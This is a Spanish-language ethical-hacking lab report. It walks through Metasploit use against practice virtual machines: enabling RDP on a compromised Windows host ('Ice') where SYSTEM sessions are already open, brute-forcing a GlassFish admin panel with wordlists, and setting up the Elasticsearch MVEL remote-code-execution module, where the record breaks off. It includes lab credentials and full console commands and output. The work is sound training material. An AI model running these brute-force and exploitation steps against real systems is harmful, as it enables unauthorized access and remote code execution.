



Hacking Ético

Explotación de máquinas vulnerables y uso de Metasploit Framework

Jennifer

Índice

Instrucciones	2
Requisitos previos	2
Explotación y post explotación de la máquina vulnerable Ice.	3
Explotación de servicio Glassfish	5
Explotación de servicio Elasticsearch REST API 1.1.1	11

Instrucciones

Esta práctica trata sobre el uso del Metasploit Framework para la explotación de máquinas vulnerables y realizar acciones de post-explotación. Se abordan tres escenarios principales:

Máquina vulnerable Ice: Acceso remoto mediante RDP tras la explotación y uso de módulos post.

Glassfish Server: Ataque por fuerza bruta al panel de administración usando diccionarios personalizados.

Elasticsearch REST API 1.1.1: Ejecución remota de código (RCE) aprovechando una vulnerabilidad en versiones antiguas.

Requisitos previos

Máquinas virtuales:

- Kali Linux como máquina atacante (Metasploit instalado).

- Máquina víctima con servicios vulnerables, como:

 - Windows con Escritorio Remoto habilitable.

 - Servidor GlassFish (puerto 4848).

 - Elasticsearch REST API v1.1.1 (puerto 9200).

Herramientas y configuraciones:

- Metasploit Framework (msfconsole).

- Cliente RDP (ej. rdesktop).

- Archivos de diccionario (users.txt, password.txt).

- Navegador para verificar interfaces web.

- Nmap para escaneo de red.

- Acceso root o permisos sudo en Kali.

Explotación y post explotación de la máquina vulnerable Ice.

Disponemos del usuario y contraseña del equipo y disponemos de los privilegios necesarios para habilitar el escritorio remoto.

Por tanto, se puede ejecutar el módulo **post/windows/manage/enable_rdp** y de este modo poder acceder a la máquina remota siempre que deseemos sin realizar el proceso de explotación de vulnerabilidades.

- Para ello la sesión actual la voy a empujar a segundo plano para que la sesión siga activa, pero a la vez pueda ingresar un nuevo modulo asi que ejecuté **>bg**
- Después uso el módulo. Su propósito principal es habilitar el servicio de Escritorio Remoto (RDP) en una máquina Windows comprometida, permitiendo que puedas conectarte a ella gráficamente desde tu sistema local. **> use post/windows/manage/enable_rdp**
- Agregó la sesión su propósito es mantener la conexión activa con la maquina victima, cada que se ejecuta un exploit exitoso metasploit crea una sesión para interactuar con ese sistema. El comando **set session <número>** se utiliza para especificar con qué sesión deseas trabajar cuando estás utilizando módulos post-explotación **> set session 4**
- Inicializo con el comando **run** este comando se utiliza para ejecutar un módulo configurado previamente en Metasploit. **> run**

```
meterpreter > bg
[*] Backgrounding session 4...
msf6 exploit(windows/local/bypassuac_eventvwr) > sessions

Active sessions
=====
Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.0.2.15:4444 → 10.0.2.5:49165 (10.0.2.5)
2   meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.0.2.15:4444 → 10.0.2.5:49163 (10.0.2.5)
3   meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.0.2.15:4444 → 10.0.2.5:49164 (10.0.2.5)
4   meterpreter x64/windows NT AUTHORITY\SYSTEM @ DARK-PC 10.0.2.15:4444 → 10.0.2.5:49166 (10.0.2.5)

msf6 exploit(windows/local/bypassuac_eventvwr) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > bg
[-] Unknown command: bg. Run the help command for more details.
msf6 post(windows/manage/enable_rdp) > sessions

Active sessions
=====
Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.0.2.15:4444 → 10.0.2.5:49165 (10.0.2.5)
2   meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.0.2.15:4444 → 10.0.2.5:49163 (10.0.2.5)
3   meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.0.2.15:4444 → 10.0.2.5:49164 (10.0.2.5)
4   meterpreter x64/windows NT AUTHORITY\SYSTEM @ DARK-PC 10.0.2.15:4444 → 10.0.2.5:49166 (10.0.2.5)

msf6 post(windows/manage/enable_rdp) > session 4
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(windows/manage/enable_rdp) > set session 4
session => 4
msf6 post(windows/manage/enable_rdp) > run
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/kali/.msf4/loot/20250202141607_icerroom_10.0.2.5_host.win
```

Utilizó un cliente de escritorio remoto de código abierto que permite conectarse a servidores Windows mediante el protocolo RDP (Remote Desktop Protocol). Permite acceder gráficamente a una computadora remota como si estuvieras frente a ella.

Me conecto a la máquina víctima **\$ rdesktop 10.0.2.5**

```
(kali㉿kali)-[~]
$ rdesktop 10.0.2.5
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s):

1. Certificate issuer is not trusted by this system.

Issuer: CN=Dark-PC

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:


Subject: CN=Dark-PC
Issuer: CN=Dark-PC
Valid From: Sat Feb 1 13:50:21 2025
To: Sun Aug 3 14:50:21 2025

Certificate fingerprints:

sha1: 80eacd62a46d69ab3caba06fe99bfcc8e5c01361
sha256: f93aa08c1312bc17e0261e5238b736dc9452a7dedff6c04a146ac306b13b7edb

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the
user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text r
equest
```

Metemos credenciales usuario:Dark password:Password01!



Explotación de servicio Glassfish

Encontrar la ip de la máquina víctima y ver si tiene algo para trabajar

\$ sudo nmap -sV -sC 10.0.2.0/24

Podemos ver que en la IP **10.0.2.6** hay varios puertos abiertos entre ellos **4848** que es el que nos interesa

```
Nmap scan report for 10.0.2.6
Host is up (0.00087s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
|_ ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http           Microsoft IIS httpd 7.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
3306/tcp  open  mysql          MySQL 5.5.20-log
|_ mysql-info:
|_ Protocol: 10
|_ Version: 5.5.20-log
|_ Thread ID: 5
|_ Capabilities flags: 63487
|_ Some Capabilities: SupportsTransactions, Speaks41ProtocolOld, Support41Auth, LongColumnFlag, IgnoreSpaceBeforeP
```


Podemos ver que en el puerto **4848** se encuentra un servidor GlassFish este servidor es una plataforma utilizada para desplegar aplicaciones empresariales basadas en Java, proporcionando soporte para tecnologías como:

- Java Servlets
- JavaServer Pages (JSP)
- Enterprise JavaBeans (EJB)
- RESTful Web Services
- Transacciones distribuidas
- Seguridad empresarial

Este software una de las claves que es vulnerable es por que viene con credenciales predeterminadas, también versiones antiguas permite ejecución remota de código, inyecciones de comandos entre otros


```
4848/tcp   open  ssl/http       Oracle Glassfish Application Server
|_ ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
|_ Not valid before: 2013-05-15T05:33:38
|_ Not valid after: 2023-05-13T05:33:38
|_ http-server-header: GlassFish Server Open Source Edition 4.0
|_ ssl-date: 2025-02-04T09:25:24+00:00; +1s from scanner time.
|_ http-title: Did not follow redirect to https://10.0.2.6:4848/
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
7676/tcp   open  java-message-service Java Message Service 301
8022/tcp   open  http           Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_ Potentially risky methods: PUT DELETE
|_ http-title: Site doesn't have a title (text/html;charset=UTF-8).
|_ http-server-header: Apache-Coyote/1.1
8031/tcp   open  ssl/unknown
8080/tcp   open  http           Sun GlassFish Open Source Edition 4.0
|_ http-title: GlassFish Server - Server Running
|_ http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_ http-server-header: GlassFish Server Open Source Edition 4.0
8181/tcp   open  ssl/intermapper?
|_ ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
|_ Not valid before: 2013-05-15T05:33:38
|_ Not valid after: 2023-05-13T05:33:38
|_ ssl-date: 2025-02-04T09:25:25+00:00; +1s from scanner time.
|_ fingerprint-strings:
|_ GetRequest:
```

Me fui al navegador para ver el servicio y efectivamente tiene la interfaz de glassfish




Lo primero que voy hacer es crear un diccionario de usuario y otro de contraseñas estos diccionarios los utilizare para intentar autenticarse en el panel de administración del servicio Glassfish, es importante crearlos ya que nos permitirá realizar ataque de fuerza bruta o ataque de autenticación basado en credenciales , donde el objetivo es probar combinaciones de nombres de usuario y contraseñas hasta encontrar las correctas para acceder al sistema. Es importante que estos diccionarios están en el lugar donde ejecutemos metasploit

\$ sudo nano users.txt




\$ sudo nano password.txt



Inicio Metasploit

\$ msfconsole -q



Después busco el módulo que quiero explotar, el módulo que nos interesa es

auxiliary/scanner/http/glassfish_login

Este módulo de Metasploit está diseñado específicamente para realizar ataques de fuerza bruta o autenticación basada en diccionarios contra el panel de administración de GlassFish . Su objetivo principal es intentar acceder al sistema probando combinaciones de nombres de usuario y contraseñas hasta encontrar credenciales válidas.

> search glassfish

```
msf6 > search glassfish
```

#	Name	Description	Disclosure Date	Rank	Check
0	exploit/multi/http/struts_code_exec_classloader	Apache Struts ClassLoader Manipulation Remote Code Execution	2014-03-06	manual	No
1	_ target: Java		.	.	.
2	_ target: Linux		.	.	.
3	_ target: Windows		.	.	.
4	_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)		.	.	.
5	auxiliary/scanner/http/glassfish_login	GlassFish Brute Force Utility	.	normal	No
6	auxiliary/dos/http/hashcollision_dos	Hashtable Collisions	2011-12-28	normal	No
7	exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl	Java Applet AverageRangeStatisticImpl Remote Code Execution	2012-10-16	excellent	No
8	_ target: Generic (Java Payload)		.	.	.
9	_ target: Windows x86 (Native Payload)		.	.	.
10	_ target: Mac OS X x86 (Native Payload)		.	.	.
11	_ target: Linux x86 (Native Payload)		.	.	.
12	auxiliary/scanner/http/glassfish_traversal	Path Traversal in Oracle GlassFish Server Open Source Edition	2015-08-08	normal	No
13	exploit/multi/http/glassfish_deployer	Sun/Oracle GlassFish Server Authenticated Code Execution	2011-08-04	excellent	No
14	_ target: Automatic		.	.	.
15	_ target: Java Universal		.	.	.
16	_ target: Windows Universal		.	.	.

Use el módulo que en este caso es el 5 > **use 5**

```
msf6 > use 5
msf6 auxiliary(scanner/http/glassfish_login) >
```

Vemos las opciones disponibles y me aseguro de que estoy en el módulo correcto, me doy cuenta que el **SSL** lo tiene en **false** eso significa que hay que ponerlo como true porque la version que tiene es 4.0 si fuera más antigua no sería necesario, también me di cuenta que es importante en **STOP_ON_SUCCESS** esté en **True** porqué de esta manera se detendrá automáticamente el proceso de fuerza bruta tan pronto como encuentre la combinación de credenciales válida > **show options**

```
msf6 auxiliary(scanner/http/glassfish_login) > show options

Module options (auxiliary/scanner/http/glassfish_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted : none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	4848	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	admin	yes	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the **info**, or **info -d** command.

```
msf6 auxiliary(scanner/http/glassfish_login) > 
```

Configuramos las opciones del módulo:

Establezco la IP de la maquina victima > **set RHOSTS 10.0.2.6**

Establezco el puerto > **set RPORT 4848**

Activar el SSL > **set SSL true**

Activo el STOP_ON_SUCCESS > **set STOP_ON_SUCCESS true**

Establezco los diccionarios que se usarán

> **set USER_FILE /home/kali/glassfish/users.txt**

> **set PASS_FILE /home/kali/glassfish/password.txt**

Para el módulo que estoy usando no es necesario configurar el **LHOST** ya que esta opción es común en módulos que requieran especificar la dirección IP de la máquina atacante ya que algunos exploits necesitan establecer una conexión inversa o enviar información de vuelta a tu sistema.


```

msf6 auxiliary(scanner/http/glassfish_login) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 auxiliary(scanner/http/glassfish_login) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 auxiliary(scanner/http/glassfish_login) > set RPORT 4848
RPORT => 4848
msf6 auxiliary(scanner/http/glassfish_login) > set SSL true
[-] Unknown command: Sset. Did you mean set? Run the help command for more details.
msf6 auxiliary(scanner/http/glassfish_login) > set SSL true
SSL => true
msf6 auxiliary(scanner/http/glassfish_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/glassfish_login) > set USER_FILE /home/kali/glassfish/users.txt
USER_FILE => /home/kali/glassfish/users.txt
msf6 auxiliary(scanner/http/glassfish_login) > set PASS_FILE /home/kali/glassfish/password.txt
PASS_FILE => /home/kali/glassfish/password.txt
msf6 auxiliary(scanner/http/glassfish_login) >

```

Compruebo los nuevos cambios > **show options**

```

msf6 auxiliary(scanner/http/glassfish_login) > show options
Module options (auxiliary/scanner/http/glassfish_login):

```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/kali/glassfish/password.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.0.2.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	4848	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	admin	yes	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/kali/glassfish/users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the **info**, or **info -d** command.

```



msf6 auxiliary(scanner/http/glassfish_login) >

```

Teniendo todo configurado usamos > **exploit**

```
msf6 auxiliary(scanner/http/glassfish_login) > exploit
[*] 10.0.2.6:4848 - Checking if Glassfish requires a password...
[*] 10.0.2.6:4848 - Glassfish is protected with a password
[-] 10.0.2.6:4848 - Failed: 'admin:metasploitable'
[-] 10.0.2.6:4848 - Failed: 'admin:vulnerabilities'
[-] 10.0.2.6:4848 - Failed: 'admin:Autounattend'
[-] 10.0.2.6:4848 - Failed: 'admin:Contributing'
[-] 10.0.2.6:4848 - Failed: 'admin:security'
[-] 10.0.2.6:4848 - Failed: 'admin:exploits'
[-] 10.0.2.6:4848 - Failed: 'admin:versions'
[-] 10.0.2.6:4848 - Failed: 'admin:approach'
[-] 10.0.2.6:4848 - Failed: 'admin:building'
[-] 10.0.2.6:4848 - Failed: 'admin:multiple'
[-] 10.0.2.6:4848 - Failed: 'admin:virtualization'
[-] 10.0.2.6:4848 - Failed: 'admin:vagrant'
[+] 10.0.2.6:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_login) > |
```

Compruebo que si puedo entrar en el navegador agregando las credenciales.



Explotación de servicio Elasticsearch REST API 1.1.1

Encontrar la ip de la máquina víctima y ver si tiene algo para trabajar

\$ sudo nmap -sV -sC 10.0.2.0/24

Podemos ver que el la IP **10.0.2.6** hay varios puertos abiertos entre ellos **9200** que es el que nos interesa

```
9200/tcp open  http          Elasticsearch REST API 1.1.1 (name: Changeling; Lucene 4.7)
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  unknown
MAC Address: 08:00:27:5E:F1:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows


Host script results:
|_ smb2-time:
|   date: 2025-02-04T10:47:55
|_ start_date: 2025-02-04T10:39:07
|_ smb-os-discovery:
```

Me voy al navegador y pongo la IP con el puerto y me doy cuenta que muestra una respuesta JSON confirmando que el servicio Elasticsearch está corriendo y accesible desde el puerto 9200.

Elasticsearch es un motor de búsqueda y análisis distribuido basado en **Lucene**. Se usa principalmente para indexar, buscar y analizar grandes volúmenes de datos en tiempo real, puede ser muy vulnerable si no está bien configurado por ejemplo no tiene autenticación habilitada por defecto.

Usare metasploit para saber que modulo usar busque en la pagina Rapid 7

https://www.rapid7.com/db/modules/exploit/multi/elasticsearch/script_mvel_rce/ y me encuentre que hay un apartado de opciones de modulo, donde indica que existe una vulnerabilidad de ejecución remota de comandos (RCE) en versiones anteriores a 1.2. 0 la cual corresponde a la versión encontrada.



ElasticSearch Dynamic Script Arbitrary Execution

https://www.rapid7.com/db/modules/exploit/multi/elasticsearch/script_mvel_rce/

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

- 1 msf > use exploit/multi/elasticsearch/script_mvel_rce
- 2 msf exploit(script_mvel_rce) > show targets
- 3 ...targets...
- 4 msf exploit(script_mvel_rce) > set TARGET < target-id >
- 5 msf exploit(script_mvel_rce) > show options
- 6 ...show and set options...
- 7 msf exploit(script_mvel_rce) > exploit

Teniendo todo esto en cuenta vamos inicializo metasploit **\$ msfconsole -q**

Busco el módulo **exploit/multi/elasticsearch/script_mvel_rce** Este módulo de Metasploit explota una vulnerabilidad en versiones antiguas de Elasticsearch para permitir Ejecución Remota de Código (RCE). Este módulo inyecta un script malicioso en una consulta de Elasticsearch y consigue ejecutar comandos en la máquina víctima.

> **search elasticsearch**

```
(kali@kali)-[~]
$ msfconsole -q
msf6 > search elasticsearch

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/elasticsearch/script_mvel_rce	2013-12-09	excellent	Yes	ElasticSearch Dynamic Script Arbitra
1	exploit/multi/elasticsearch/search_groovy_script	2015-02-11	excellent	Yes	ElasticSearch Search Groovy Sandbox
2	auxiliary/scanner/http/elasticsearch_traversal	.	normal	Yes	ElasticSearch Snapshot API Directory
3	auxiliary/gather/elasticsearch_enum	.	normal	No	ElasticSearch Enumeration Utility
4	auxiliary/scanner/http/elasticsearch_memory_disclosure	2021-07-21	normal	Yes	ElasticSearch Memory Disclosure
5	\ action: DUMP	.	.	.	Dump memory contents to loot
6	\ action: SCAN	.	.	.	Check hosts for vulnerability
7	exploit/multi/misc/xdh_x_exec	2015-12-04	excellent	Yes	Xdh / LinuxNet Perlbot / fBot IRC Bo

```

t Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/misc/xdh_x_exec
msf6 >

```

Seleccione el módulo > **use**

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) >
```

Observamos la configuración del módulo > **show options**

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	9200	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The path to the Elasticsearch REST API
VHOST		no	HTTP server virtual host
WritableDir	/tmp	yes	A directory where we can write files (only for *nix environments)

```

